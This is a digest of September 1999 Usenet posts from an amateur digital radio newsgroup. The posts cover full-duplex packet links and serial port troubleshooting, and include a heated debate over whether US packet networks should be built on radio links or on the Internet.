Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rqec8$mnj@enews4.newsguy.com>
Source record: 16673

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:zJRD3.1016$1i3.19197@nuq-read.news.verio.net...
>
> >
> >This is the "Let's forget ham radio and use the internet"
> >a.k.a. Land Line Lid solution. I'm not interested. It's cheap,
> >it's easy, but it's not ham radio. No ham radio NETWORK
> >involved, just a simple link.
>
>
> Whatever...

Those boring old Hams with their constant insistence on using Radio...

Where could they possibly be coming from with that attitude? What would
cause them to think that way?

Whatever.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3866. FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rqheg$o2u@enews4.newsguy.com>
Source record: 16674

Has anybody here in the US tried fooling around with full-duplex packet node-node links? I've been told that a fulldup 1.2kb link will outperform a normal halfdup 9.6kb link, partly due to timing delays not needed in a fulldup link and partly due to reduced overhead... Any opinions on that? Sounds like it may be an exaggeration to me, at least to some extent. I'm ready to be pleasantly surprised, of course.

Here's what I've decided to try out:

Since I'm on a low budget and am basically an appliance operator, I decided to run one side of the link on 220 MHz and the other on the 440 band. Somebody who knows what they are doing might prefer to do it with commercial rigs on the same band, set up repeater-fashion with a set of cavities to cut down on cross-channel interference. I'm going cross-band in an attempt to cut down on the complexity and expense.

Since transceivers are not really needed, but rather separate transmitters and receivers, I decided to go really cheap and use old scanners or whatever to handle the "receive" end, and an old Rat Shack 440 HT with no battery for the 440 Xmitter. I'm still not sure about a cheap 220 MHz Xmitter - Does MFJ make a "DataRadio" for that band?
Maybe I'm wrong, but I'm hoping that a couple of ancient crystal-type scanners would make great receivers for this purpose. They certainly are cheap enough, when you can find them.

The antennas for both sites will be identical: A ten-foot boom with a 220 yagi on one end, and a 440 yagi on the other. That puts both antennas about four feet from the tower, on opposite sides. The boom could be longer, but I'd rather not unless I have to. We get lots of weather here.

I'd appreciate all comments, suggestions and criticisms before I dive into this, since I have no clear idea about what I'm doing. Anybody out there who has already been there and done that? (Fulldup 1.2kb)

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3867. The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rr0ns$2hca@enews1.newsguy.com>
Source record: 16675

"If we could get some new killer applications running on packet, this would cause the hobby to become more popular and bring in lots of new Hams."

Sound familiar?

It should... This is one of the many variants of the "applications mantra" which has been floating around the amateur packet radio community for several years now.

It is politically correct to repeat this mantra, so we get to hear it a lot. Almost everybody pays the obligatory lip service to it, sooner or later.

Being "politically correct", this also puts the "applications mantra" under the category of things that people tend to put their mouth in gear to repeat without bothering to engage their minds first. They don't tend to examine the statement and see if it really holds water... It's one of those "everybody knows" things; common knowledge. Most of us would be embarrassed to even question it but as we all know, I am impossible to embarrass in this way. ;-)

Many of you will be upset at me taking a few pot-shots at this sacred cow, but has anyone else in the group taken a good look at this matter lately and thought it through? Where's the evidence to back up the constant assertions that a new application for Packet will cause the problems the US Packet net is currently facing to suddenly go away?

Hams are so used to repeating the "applications mantra" that it never occurs to them to examine the reaction of Hams to new packet apps as they appear, and see if the wild enthusiasm that has repeatedly been predicted actually occurs. In other words, where's the evidence that the "applications mantra" we have all been busily parroting has any basis in fact?

In my opinion, it is mainly a bit of misdirection brought to us by the people who are actually responsible for the problems that the "applications mantra" lamely blames on a lack of new packet applications.

Amateur tcpip devotees have led the chorus in chanting this mantra, and there are numerous examples of virtually every amateur tcpip enthusiast on the net taking their turn to pay lip-service to the ever-present and obligatory "applications mantra".
Until recently, this was almost exclusively done in reference to those wonderful built-in tcpip apps that are included with modern operating systems, and how Packet in the US would take a rapid turn-around as soon as they became available for use on packet... But now that they have been available for several years and almost none of those same tcpip devotees are even attempting to use them, those particular apps have now been removed from the mantra and new, as yet un-thought-of apps have magically taken

their place there.

Convenient, huh? Perpetual "Vapor Apps" whose crying need can't be questioned because they do not exist and nobody can imagine what they might be... Great for the circular reasoning so popular with the mantra-chanting set.

Like I say; Where's the evidence that the "applications mantra" has any basis in fact?

Gee, what if it turned out that it was one of those things that SOUNDS GOOD, but is actually a waste of hot air? What if it turned out that a lack of new killer applications is not what's been holding back and screwing up the US packet net after all?

This deal is not by any means limited to amateur tcpip... For example, there is regular ax25 packet software now that allows exchange of digital audio messages on a reliable and practical basis on nets as slow as 9.6kb. This (BuxTerm) is a great step forward, so where's the wild enthusiasm? Where's the hordes of new Packet ops clamoring to build up new network infrastructure so that they can really enjoy this exciting new application?

Fact is; Both ax25 and tcpip packet ops have been literally swimming around in new exciting applications for the last few years and I have seen no evidence whatsoever of the sudden resurgence in the US Packet net that the "applications mantra" always insists will happen.

The evidence does not support the theory, folks. When a new ham hears the "applications mantra" and then goes on to parrot it himself, it is clearly a severe case of GIGO. (Garbage in, Garbage out)

If there were such a crying need for new Packet applications, where are the practical suggestions for just what these new apps would be? If the need were real, we would be flooded with demands and suggestions, but what really happens is an uncomfortable silence when the subject is brought up. Nobody can think of a single new thing to suggest. - They just like to chant the comforting mantra and make excuses.

If there were such a crying need for new Packet applications, where is the wild enthusiasm that was predicted when those new apps actually appear? Where's the evidence?

I am not suggesting that there is no real need for new Packet apps... Heck, we'll *always* be glad to see new software with better capabilities. But I think it's time we stop trying to pretend that the US packet net is somehow being held back by a lack of new software, and that the release of new software will address the real problems facing the US packet network.

I don't know about the rest of you, but it's getting to the point with me that when I hear somebody parroting the "applications mantra", my first thought is "There's a person who is not interested in thinking and observing for themselves, or who has reason to want to muddy the waters of this subject."

So continue to chant on if that's your religion, but don't expect me to respect you for it, or take your "thinking" seriously. As I mentioned before, my opinion is that the "applications mantra" is a bit of misdirection brought to us by the people who are actually responsible for the damage to the US packet net... The damage that the mantra tries to blame on a lack of new packet applications. Sorry, but that's all a bit too lame for me to work up much respect for. I'll leave it up to others to parrot that particular load of politically correct crapola.

It's the radios we are neglecting, not the software. The focus in the USA needs to be on using and developing RADIO, not the software which we have done well in developing but then found to be virtually meaningless without a network to use it with.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3868. Need Help with Kantronics][rtty/cw interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Jim Miles <miles@logixnet.net>
Message-ID: <37E12233.D41@logixnet.net>
Source record: 16676

Hi All
Recently I purchased a Kantronic][rtty/cw interface to use with
my R-8 and a IBM compat PC.If anyone out there uses one of these
interfaces with a PC..how do you hook the 5 wires to a rs-232 port
(db-9 or db-25) or do I need a ttl to RS-232 interface?Any help would
be welcomed.
Thanks
Jim

3869. COMM ports dont work...Win98/abit BH6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: owlpoop@aol.com
Message-ID: <19990916143136.02691.00001043@ng-cd1.aol.com>
Source record: 16677

I have a new computer with an Abit BH6 motherboard and Windows 98. Cant use my PK232 because the comm ports do not work. Have tried all the W98 troubleshooting and diagnostic programs to no avail. Anybody else have my combination that IS working?
73, Bill-W4HBK
email: w4hbk@arrl.net

3870. DDS chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: artky1k@northlandlink.com
Message-ID: <37e13779.20631658@news.tds.net>
Source record: 16678

Hi Everyone,

I need a DDS chip, and would rather NOT use the Analog Devices chips (if possible). I need a SIMPLE DDS chip, don't need amplitude control, PSK generating/phase shift capability and 1 hz steps up to 500 kc output frequency would be great.

Parallel or simple serial inputs to control the output frequency would be a plus.

Does anyone make DDS chips or am I stuck with the AD super chip?

Thanks,

Art

3871. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7rrggg$hrj@dfw-ixnews15.ix.netcom.com>
Source record: 16679

Charlie:

I agree!

Now what can we do to fix the "radio" problem?

Clearly we need to make the radio problem "easy" for application users. The radio problem should be transparent to the application users. I know this leads to "appliance operators", but we need lots of application users/appliance operators to make a US amateur packet network viable. We need growth and participation.

How can we make it so?

Heck we have the frequencies, we have the bandwidth. . . if we don't use it someone else will.

We just don't seem to have the plug and play radio solutions for the tens of thousands of appliance operators/packet application users to plug in and operate.

How can we make it so? Fix the radio problem that is!

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7rr0ns$2hca@enews1.newsguy.com...
>
> "If we could get some new killer applications running on packet, this would
> cause the hobby to become more popular and bring in lots of new Hams."
>
> Sound familiar?
>
> It should... This is one of the many variants of the "applications mantra"
> which has been floating around the amateur packet radio community for
> several years now.
>
> It is politically correct to repeat this mantra, so we get to hear it a lot.
> Almost everybody pays the obligatory lip service to it, sooner or later.
>
> Being "politically correct", this also puts the "applications mantra" under
> the category of things that people tend to put their mouth in gear to repeat
> without bothering to engage their minds first. They don't tend to examine

> the statement and see if it really holds water... It's one of those
> "everybody knows" things; common knowledge. Most of us would be
embarrassed
> to even question it but as we all know, I am impossible to embarrass in
this
> way. ;-)
>
> Many of you will be upset at me taking a few pot-shots at this sacred cow,
> but has anyone else in the group taken a good look at this matter lately
and
> thought it through? Where's the evidence to back up the constant
assertions
> that a new application for Packet will cause the problems the US Packet
net
> is currently facing to suddenly go away?
>
> Hams are so used to repeating the "applications mantra" that it never
occurs
> to them to examine the reaction of Hams to new packet apps as they appear,
> and see if the wild enthusiasm that has repeatedly been predicted actually
> occurs. In other words, where's the evidence that the "applications
mantra"
> we have all been busily parroting has any basis in fact?
>
> In my opinion, it is mainly a bit of misdirection brought to us by the
> people who are actually responsible for the problems that the
"applications
> mantra" lamely blames on a lack of new packet applications.
>
> Amateur tcpip devotees have led the chorus in chanting this mantra, and
> there are numerous examples of virtually every amateur tcpip enthusiast on
> the net taking their turn to pay lip-service to the ever-present and
> obligatory "applications mantra".
> Until recently, this was almost exclusively done in reference to those
> wonderful built-in tcpip apps that are included with modern operating
> systems, and how Packet in the US would take a rapid turn-around as soon
as
> they became available for use on packet... But now that they have been
> available for several years and almost none of those same tcpip devotees
are
> even attempting to use them, those particular apps have now been removed
> from the mantra and new, as yet un-thought-of apps have magically taken
> their place there.
>
> Convenient, huh? Perpetual "Vapor Apps" whose crying need can't be
> questioned because they do not exist and nobody can imagine what they
might
> be... Great for the circular reasoning so popular with the mantra-chanting
> set.
>

> Like I say; Where's the evidence that the "applications mantra" has any
> basis in fact?
>
> Gee, what if it turned out that it was one of those things that SOUNDS
GOOD,
> but is actually a waste of hot air? What if it turned out that a lack of
new
> killer applications is not what's been holding back and screwing up the US
> packet net after all?
>
> This deal is not by any means limited to amateur tcpip... For example,
there
> is regular ax25 packet software now that allows exchange of digital audio
> messages on a reliable and practical basis on nets as slow as 9.6kb. This
> (BuxTerm) is a great step forward, so where's the wild enthusiasm? Where's
> the hordes of new Packet ops clamoring to build up new network
> infrastructure so that they can really enjoy this exciting new
application?
>
> Fact is; Both ax25 and tcpip packet ops have been literally swimming
around
> in new exciting applications for the last few years and I have seen no
> evidence whatsoever of the sudden resurgence in the US Packet net that the
> "applications mantra" always insists will happen.
>
> The evidence does not support the theory, folks. When a new ham hears the
> "applications mantra" and then goes on to parrot it himself, it is clearly
a
> severe case of GIGO. (Garbage in, Garbage out)
>
> If there were such a crying need for new Packet applications, where are
the
> practical suggestions for just what these new apps would be? If the need
> were real, we would be flooded with demands and suggestions, but what
really
> happens is an uncomfortable silence when the subject is brought up. Nobody
> can think of a single new thing to suggest. - They just like to chant the
> comforting mantra and make excuses.
>
> If there were such a crying need for new Packet applications, where is the
> wild enthusiasm that was predicted when those new apps actually appear?
> Where's the evidence?
>
> I am not suggesting that there is no real need for new Packet apps...
Heck,
> we'll *always* be glad to see new software with better capabilities. But I
> think it's time we stop trying to pretend that the US packet net is
somehow
> being held back by a lack of new software, and that the release of new
> software will address the real problems facing the US packet network.

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> I don't know about the rest of you, but it's getting to the point with me
> that when I hear somebody parroting the "applications mantra", my first
> thought is "There's a person who is not interested in thinking and
observing
> for themselves, or who has reason to want to muddy the waters of this
> subject."
>
> So continue to chant on if that's your religion, but don't expect me to
> respect you for it, or take your "thinking" seriously. As I mentioned
> before, my opinion is that the "applications mantra" is a bit of
> misdirection brought to us by the people who are actually responsible for
> the damage to the US packet net... The damage that the mantra tries to
blame
> on a lack of new packet applications. Sorry, but that's all a bit too lame
> for me to work up much respect for. I'll leave it up to others to parrot
> that particular load of politically correct crapola.
>
> It's the radios we are neglecting, not the software. The focus in the USA
> needs to be on using and developing RADIO, not the software which we have
> done well in developing but then found to be virtually meaningless without
a
> network to use it with.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

3872. Re: COMM ports dont work...Win98/abit BH6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37E15145.9360898D@erols.com>
Source record: 16680

Try to talk to the KAM with the Windows Hyperterm program first. Select
the connection "direct to com 1" and then use it as a dumb terminal.

Owlpoop wrote:
>
> I have a new computer with an Abit BH6 motherboard and Windows 98. Cant use my
> PK232 because the comm ports do not work. Have tried all the W98
> troubleshooting and diagnostic programs to no avail. Anybody else have my
> combination that IS working?
> 73, Bill-W4HBK
> email: w4hbk@arrl.net

3873. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7rs082sud1@news.minn.net>
Source record: 16681

In article <7rqec8$mnj@enews4.newsguy.com>, "Charles Brabham" <n5pvl@texoma.net> wrote:
>
>Cathryn Mataga <cathryn@junglevision.com> wrote in message
>news:zJRD3.1016$1i3.19197@nuq-read.news.verio.net...
>>
>> >
>> >This is the "Let's forget ham radio and use the internet"
>> >a.k.a. Land Line Lid solution. I'm not interested. It's cheap,
>> >it's easy, but it's not ham radio. No ham radio NETWORK
>> >involved, just a simple link.
>>
>>
>> Whatever...
>
>Those boring old Hams with their constant insistence on using Radio...
>
>Where could they possibly be coming from with that attitude? What would
>cause them to think that way?
>
>Whatever.
>
I really wish I had said that!!!!

John'
N0ISL

3874. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rs4b0$1opl@enews4.newsguy.com>
Source record: 16682

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7rrggg$hrj@dfw-ixnews15.ix.netcom.com...
Charles:
>
> I agree!
>
> Now what can we do to fix the "radio" problem?

That depends on your pick of these two systems:

A: A multitude of small high-speed tcpip LANS, linked to each other via the Internet. The Internet is used in this case to simulate packet radio networking without actually doing it.

B: An independent, RF-based digital network designed, owned, built and operated by Hams, capable of transparently transporting a number of digital protocols including but not limited to tcpip. This requires the participation of many hams and the building and coordination of both HF and VHF/UHF digital networks, along with AMSAT into a single global net, capable of independently delivering digital info anywhere on the planet and a few places beyond, such as near-earth orbit and the moon.

If you are happy enough with A, then you should be talking to TAPR. They not only advocate A, they go so far as to undercut and set back efforts to achieve B. Ask the president of TAPR, and he will tell you that B literally cannot exist, overlooking the fact that it has existed in Europe for some years now, and once existed here in the USA. This is sad to B guys like me, because in his earlier, more productive years he made some good contributions to the B cause.

If you like B better, then you really DO agree with me. You've chosen the thorny, difficult path to excellence and achievement, echewing the slippery slope to mediocrity. Your basic premise is that Hams are capable, intelligent types with a streak of good will for their fellow man running through them, instead of the ignorant, selfish boobs we all must be in order to satisfy the expectations of the A's.
If this is your choice, you have both my congratulations and my condolences. They don't call it "the hard road" for nothing!

>
> Clearly we need to make the radio problem "easy" for application users.
The
> radio problem should be transparent to the application users. I know this
> leads to "appliance operators", but we need lots of application
> users/appliance operators to make a US amateur packet network viable. We
> need growth and participation.

The only way to do that for those who insist on using tcpip apps is plug 'n play, no-brainer high speed packet for next to nothing.
The problem with this, of course, is that the high speed also pretty well requires high frequency radios, high quality feedlines, and everything has to match up well with the equipment the other guys are using. So it's complicated instead of no-brainer, far from being plug-n-play, and expensive as well. You pretty well need a service monitor to get things set up properly. Definately not for appliance operators!

We've had no-brainer, plug 'n play packet for some time. It only becomes difficult to realize when you add tcpip, and the high speed it in turn requires.

Where A differs with B is that B guys like me see the need to build and use a network infrastructure now, whether it's fast enough for tcpip or not; the theory being that a network in place will tend to improve, but a network ignored and allowed to disintegrate is a dead network, and that's utterly useless.

This theory is borne out by the NEDA network in the NorthEast US, which has hung around through thick 'n thin as an X1J network with 9.6kb backbones, and which is now going over to FlexNet and 19.2 backbone links and some 9.6kb access, and is once again GROWING! It's being modernized, expanded, and speeded up as we speak. - And becoming much more useable for tcpip, by the way!

The NEDA folks deserve a hand for pulling off a miracle when everybody else is still caught up in doom 'n gloom. These are REAL HAMS, expanding and developing the use of HAM RADIO.

The nearly defunct TexNet network in Texas is a good example of what happens when the president of TAPR and other A guys have a say about the operation of a large-scale network. - Thier idea of "improving the network" for TexNet is a plan to link their nodes together by Internet instead of those pesky radios, and phase radio-only nodes out of the "network". - The whole thing is collapsing from a general sense of apathy and boredom born of mediocrity. Nobody can get too excited about being part of a failure, and being told that failure is the best we can expect. The A guys in TexNet and Greg Jones of TAPR are REAL LIDS undercutting the use of HAM RADIO.

So I agree about the need for more appliance operators and more network infrastructure, but I probably differ in that I think tcpip is not currently the best choice for everything that we do. It has a place now, and will have a bigger place later, but it is not the only system we have at our disposal and is not always the best thing to use.

An A guy will tell you that anything not useful for tcpip is not useful at all, and so they dismiss what can be done on HF at 300 baud , and what can be done with no-brainer, plug 'n play equipment at 1.2kb and 9.6kb. Fact is though, that the slow stuff is needed for long-haul communications on lower frequencies, and for use by the great unwashed masses of appliance operators who make up better than 90% of the packet community. (And who provide the bulk of the revenue for the development of better equipment and software.)

B guys will tell you that communication is the goal, not just communication with a particular brand name, data transfer speed or protocol. By all means use tcpip for any sections of high frequency, high-speed network you may currently have if you like, but don't discount what can be done at slower speeds on lower frequencies with different protocols.
I'll go a bit further here and say don't discount what can be done by other systems at all speeds. In particular, don't discount the possability of Hams developing their own protocols, tailored specifically to the RF networking environment we find with Ham Radio.

An existing 1.2 kb network is infinately easier to upgrade to higher speed than an nonexistant network, wouldn't you say? The node sites and feedlines are already there, and those are the parts that are hard to come up with. When stuff like that is disparaged and allowed to stagnate simply because it is not suitable for tcpip, it effectively keeps it from ever BEING useful for tcpip. You can't easily upgrade a dead network or abandoned node sites.

>
> How can we make it so?

Don't abandon tcpip and high-speed packet, but don't be unwilling to look beyond it either. Don't forget where the money comes from.

> Heck we have the frequencies, we have the bandwidth. . . if we don't use
it
> someone else will.

High-speed packet (and tcpip) is only likely on UHF freqs and higher. If you reject or neglect low-speed, long-haul digital communications, you are also rejecting the use of most of the spectrum available to us, and neglecting the ability to communicate at long distances via radio.

> We just don't seem to have the plug and play radio solutions for the tens
of
> thousands of appliance operators/packet application users to plug in and
> operate.

Not at high speed. This will happen someday, but not right away and we need to plan accordingly.

>
> How can we make it so? Fix the radio problem that is!

Build a network infrastructure back up, boot out all the A types in TAPR and the ARRL, and then DEVELOP the and EXPAND that network, the way the NEDA guys are doing right now.

That's what the Europeans did to get their fancy high-speed, large-scale network. They respected, maintained, developed and improved the same old 1.2kb network we also had ten years ago. We spit on ours and abandoned it, so now we have nothing.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3875. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-16 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <%OiE3.1134$1i3.23831@nuq-read.news.verio.net>
Source record: 16683

steve_sampson@my-deja.com wrote in message <7rs9vgdia1@nnrp1.deja.com>...
>
>> Has anybody here in the US tried fooling around with full-duplex
>> packet node-node links?
>
>Yes.
>
>What you should look for, is a couple of GE Master II. Buy a UHF one,
>and a VHF one, and then swap the receiver boards. One listens on VHF
>and transmits on UHF, the other listens on UHF and transmits on VHF.

Where do people get these things. There's a guy here in Concord who
uses GE Myteks, I think they're called, but I've never seen these for sale
anywhere either. Is there a online store that stocks this kind of thing, or
is this
a swap meet item? I saw a site, that said GE Master II was 100 watts!
What is going price for these radios? I didn't find anyone other than
individuals
selling these radios in my quick scan of the web.

>> I've been told that a fulldup 1.2kb link will
>> outperform a normal halfdup 9.6kb link, partly due to timing delays
>> not needed in a fulldup link and partly due to reduced overhead...
>
>Not if the 9600 baud is done right, but most 9600 baud uses small
>packets and long TXD, and is no better than 1200 baud when you get
>right down to it.
>
>> Here's what I've decided to try out:
>
>I would use a couple of GE, and Comet Omnis. Run the 2 meter side up in
>the 147 MHz range, and link it to another radio on the traditional
>145 MHz range on another antenna 4 feet above or below the Comet,
>or an HF link.

So, if you had a site with 2 duplex links, then you put both receivers
on 2 meters and both transmitters on 440mhz, right?

>
>You couldn't keep the channel full on the full-duplex link. There isn't
>that much data in all of packet radio :-)

Yeah, or maybe for like that chat application like that that guy was trying
to
do, maybe this kind of thing would work a lot better, since the
latencies might be hugely lower, I assume.

>
>Sent via Deja.com http://www.deja.com/
>Share what you know. Learn what you don't.

3876. Re: Rf network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rtlgi$lqo@enews3.newsguy.com>
Source record: 16599

pmarkham <pmarkham@newsguy.com> wrote in message
news:8E4413EFApmarkhamnewsguycom@208.134.253.154...
> n5pvl@texoma.net (Charles Brabham) wrote in
> <7rs4b0$1opl@enews4.newsguy.com>:
>
> >
> >That's what the Europeans did to get their fancy high-speed, large-scale
> >network. They respected, maintained, developed and improved the same old
> >1.2kb network we also had ten years ago. We spit on ours and abandoned
it,
> >so now we have nothing.
>
> I read some of the arguments and name calling here, and as an ex X1J node
> operator/TCPIP/AX25 weenie I can appreciate much of the arguments,
> regardless of whether I agree or not. The reference to the European model
> makes me wonder if there are other incentives to motivate European hams to
> expand and upgrade their network.

Yes, there were several things the Europeans had going for them that we
didn't:

The A types never became very influential in Europe, and laws over there
protected the digital ham radio net from damage by persons attempting to
move ham radio traffic via non-ham means of communication. It never became
fashionable there to disparage the network and try to convince people that
it couldn't be done or simply was not worth doing. - So they did it. People
are funny, that way.

Here, the A types did gain influence and there were no legal protection
against "LandLine Lids". - So our network was undercut, disparaged and
LandLine-Lidded out of existence while the European packet net went right on
developing and growing.

You could say the Europeans were advantaged, or that we were handicapped...
The end results are the same.

>I do not see operators with similar
> disposable incomes opting for a "slow" radio data network when thay have
> the same internet options as we do, at similar prices. I am of the opinion
> that human nature is universal; given the same resources and options, we
do
> the same things, in general.

If we had done the same here as the Europeans did, you and I would be very
likely to be having this discussion via amateur radio instead of the
Internet.

It would at least have been an option.

You can look at this any way you want to, but that won't change the facts: The A types have pretty well called the shots here in the US for the last decade. The B types got their way in Europe.

Want to take a wild guess at which group has accomplished more, and has something to be proud to show?

Want to guess which group had everything go to hell on their watch, having managed to turn the most extensive and advanced packet net around into a laughingstock in less than ten short years, and almost destroy the very manufacturers who made their equipment by decimating the national market with their policies, attitudes and goals??

> If I have other things to do with my life that I consider of greater value
> to me, why should I choose "slow" data radio, of any flavor, after my
> experience with packet wars and the bs politics of majority mediocrity?

Well if Ham Radio is not good enough for you, buddy, why don't you do the proper thing and take a hike?

This discussion is for people interested in communicating by Ham Radio. There are other newsgroups for people who are still fascinated by the Internet.

> Life is too short. I am "gung ho" for the concept of a
> national/regional/local "high speed?" network, but except for a few high
> tech regions of the US, with sufficiently motivated techies to do it for
> there own satisfaction and the use by others, the choices of most folk I
> have spoken to are on to other things; and they aint looking back except
to
> swap lies over an 807.

You don't know anyone who wants to use radio... I'm not surprised, with the attitudes you are displaying here. What rational Ham would want to associate with you?

Again, maybe you've wandered into a discussion you are not really suited for.

>
> For the average Joe Ham, there is no real desire or reason for an rf data
> network.

Tell that to the thousands of Hams who use the BBS system here in the US despite the best efforts of the A folks... Then tell it to the thousands more who do the same thing a lot better in Europe because they never had an A problem in the first place.

For several years now, a number of FlexNet nodes in Europe have been moving peak loads of better than 10 MB of data an hour. This represents not only a level of technical achievement unheard-of in the USA, but also a vital and enthusiastic packet community who obviously DO enjoy communicating via packet radio.

Sorry, but you are not going to convince me that buying packet equipment for use with the high-speed net in Europe is cheaper than simple Internet access. It's more expensive to get Internet access there, but not THAT much more expensive. Those hams use the packet net because that's what they - as hams - want to do and enjoy.

Making global judgments based on experiences gained within an isolated, insulated clique of geeks would go far in explaining your outlook. - Been hanging out with the A crowd lately?

>Nothing you can offer can compete with the landline internet that
> has sucked up most motivated amateur radio rf networking talent and the
> appliance operators that would have to support such a national rf network.

Yes, exactly. This is why it's utterly moronic to pursue the goal of melding the Internet and Packet radio together. You guarantee failure for yourself, and a future that holds nothing more than a promise than to be a bloodsucking parasite, hanging off of the Internet's butt.

This may be hard for you to follow or understand, but there are a significant number of Hams who got into Ham Radio in order to use radio, not for cheesy, third-rate Internet access for "free". (After buying hundreds of dollars worth of equipment) These persons have no interest whatsoever in hanging off of the Internet's butt, instead being interested in an independent, all-ham-radio digital net that they can be proud to be part of. A network built on Ham Radio, by Hams.

It doesn't surprise me that you would insist that nobody wants a packet net. In your little world, you are probably completely right on that score.

> You can rail against "progress" and as Peter referred to, the consequence
> of economical and abundant plug and play solutions with the reliable
> connectivity that is available to most due to the economics of scale and
> competition. I, too, mourn the loss of our archaic packet network, but
> given the current choices, the scenario of a national high/slow speed rf
> network is a pipe dream.

Yes, that's what the world looks like to you A types... Thanks, but no thanks! I found out a long time ago what "can't" gets accomplished, in comparison to what "can" will do.

Silly of me I suppose, but I have faith not just in my fellow man, but also in my fellow hams. Sorry you do not see things that way, but I understand that a crappy attitude is a vital part of the A way of doing things, so I won't try to change you or convince you to do otherwise.

Poor thing.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3877. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-17 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E27426.7BAD150@swbell.net>
Source record: 16600

Rob, granted that you have excellent radio networking capabilities - and are to be congratulated upon the accomplishment! - I still have a question in my mind:

What do you *DO* with the networks?

This is not a "dumb question" nor am I attempting to flame anyone or start an argument. I just honestly don't know what I or most any other ham would do with a packet network, regardless of how well it works. Color me stupid or behind the times, I guess . . .

I was active in packet radio and in starting TPRS and TexNet in the mid-80's here in Texas, although I left the scene shortly after TexNet became a reality as my interests changed about that time. But, as I recall I had the problem even then of trying to figure out what to *DO* with TexNet or any other packet network. We had a couple of local BBS stations that seemed to handle the messages and for sale ads, etc. and there was some local rag-chewing simplex. But, what to do with an amateur network between Dallas and Houston? You couldn't even get on and see if anyone in the Houston area was on and just wanted to chat . . .

I found it to be an excellent hobby network for those who wanted to play with building and then running a network, but having just retired from Texas Instruments where I was responsible for several years for the performance and availability of over 30,000 terminals on the TI worldwide network, I really didn't want any more of that kind of "fun." ;^)

As you can tell from my sig file, I have been at this foolishness for a few years and dearly love the radio side of ham radio. I still get a kick out of tossing a wire in a tree and talking to a guy halfway around the world. I am seriously engaged in digital communications in the shack, chiefly PSK31 on HF at the moment, as well as CW operation, etc. I hardly qualify as a "landline lid."

But, here it is 15 or so years later and I think that I am reading folks still asking and discussing the question: "What do you *DO* with a network?

The only real applications of packet that seems to have had any effect are APRS and the DXcluster. I suppose that these "applications" would be reason enough for a network, although in the case of the DXclusters, the Net has already pretty well taken that job giving one the ability to interact with DXcluster nodes all over the world.

So, at the risk of setting Brabham off again, what would you do that at present can't be done better, cheaper and faster over the Net, except that the Net doesn't give us the opportunity to use amateur radio as a

transmission means? BTW, I firmly agree that if we are in the business of building and operating an amateur radio network, we should use amateur radio links throughout.

But, you see, I really have a problem trying to explain to some folks, such as my 12-year old grandson, why I peck at a keyboard in the shack to talk at 31 bps via PSK31 to some guy when I could just as easily chat with him at much higher data rates - even on voice or video - at much less cost and fuss. I try to emphasize the "radio" angle and the "thrill" of it all, but that falls on deaf ears in the modern world.

I talk weekly to my son K5SR who is Information Officer at the US Embassy in Sarajevo in Bosnia. We voice-chat by Yahoo Pager and have excellent quality and reliability. Delta cost = zero for the capability or time. Because of such, I am unable to persuade my son to get back into ham radio since I can offer him nothing that is not already freely available on the Net.

Nonetheless, I will enjoy yammering on a mic, working cw and chatting on a keyboard for as long as I live. Now, if I could just understand what it is that I am missing by not having an amateur radio network?

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Rob Janssen wrote:

> You guys in the US may think that you are at the forefront of technology,
> but over here in Europe we have realized that point 10 years ago, and full
> duplex link transceivers have been developed and widely deployed.
>
> They usually operate on 1240/1299 MHz (59 MHz split) with a duplexfilter
> DF9IC developed. The transceiver is usually one of his designs.
>
> *of course* it will perform better than halfduplex. and with crappy
